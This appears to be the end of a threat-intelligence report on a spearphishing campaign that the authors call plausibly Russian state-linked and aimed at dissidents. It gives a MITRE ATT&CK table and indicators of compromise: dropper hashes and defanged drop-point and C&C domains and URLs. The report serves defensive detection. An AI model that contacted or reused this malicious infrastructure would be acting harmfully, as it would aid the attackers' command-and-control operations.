Considering the techniques employed during the various observed attacks and the themes used in crafting digital lures, it is highly plausible that the campaign is linked to an advanced group operating on behalf of the Russian government against dissident movements both inside and outside of Russia.

MITRE ATT&CK MATRIX

TACTIC	TECHNIQUE	DESCRIPTION
Resource Development	T1583.001	Acquire Infrastructure Domains
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1204.002	User Execution: Malicious File
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1036	Masquerading
Defense Evasion	T1027	Obfuscated Files or Information
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
ZIP DROPPER	SHA256	e058bc966a436982aef3b2cbc78a380be324e80fd0789716d0c069dd441d9a48
ZIP DROPPER	SHA256	506a64c619580bc91a51bde3a3c3f5aced3ed1106413ac11a721c56817b04573
ZIP DROPPER	SHA256	c3faaa3a6b0831f1d3974fcee80588812ca7afeb53cc173e0b83bcb6787fa13e
ZIP DROPPER	SHA256	9341cd36d012f03d8829234a12b9ff4e0045cb233e86127ef322dc1c2bb0b585
ZIP DROPPER	SHA256	61edbae96a0e64d68f457fdc0fc4f4a66df61436a383b8e4ea2a30d9c9c2adde
ZIP DROPPER	SHA256	36c7b7eb073a72ca37bab88b242cdadfc3cd5da7b4f714004bc63cdcee331970
LNK DROPPER	SHA256	f080eec275f07aec6b7a617e215d034e67e011184e1de5b2e71e441a6dd8027f
LNK DROPPER	SHA256	114935488cc5f5d1664dbc4c305d97a7d356b0f6d823e282978792045f1c7ddb
LNK DROPPER	SHA256	5fa3d13366348e7c999cca9a06e4d2f5ec7f518aca3b36f0366ecedba5f2b057
LNK DROPPER	SHA256	a5270b4e69f042fd7232b2bfc529c72416a8867b282b197f4aea1045fd327921
LNK DROPPER	SHA256	975c708b22b084d4b0d503b4c8129d1ffee057a0636b1beed59c448dd76bbad1
DROP-POINT	DOMAIN	usaid[.]pm
DROP-POINT	DOMAIN	nasa[.]network
DROP-POINT	DOMAIN	zdg[.]re
DROP-POINT	DOMAIN	news4you[.]top
C&C	DOMAIN	pdf-online[.]top
C&C	DOMAIN	api-gate[.]xyz
C&C	URL	http://pdf-online[.]top/api/v1/Client/Info
C&C	URL	http://pdf-online[.]top/api/v1/Client/Token
C&C	URL	http://pdf-online[.]top/api/v1/Client/Debug

Malware, Intelligence, APT, Russia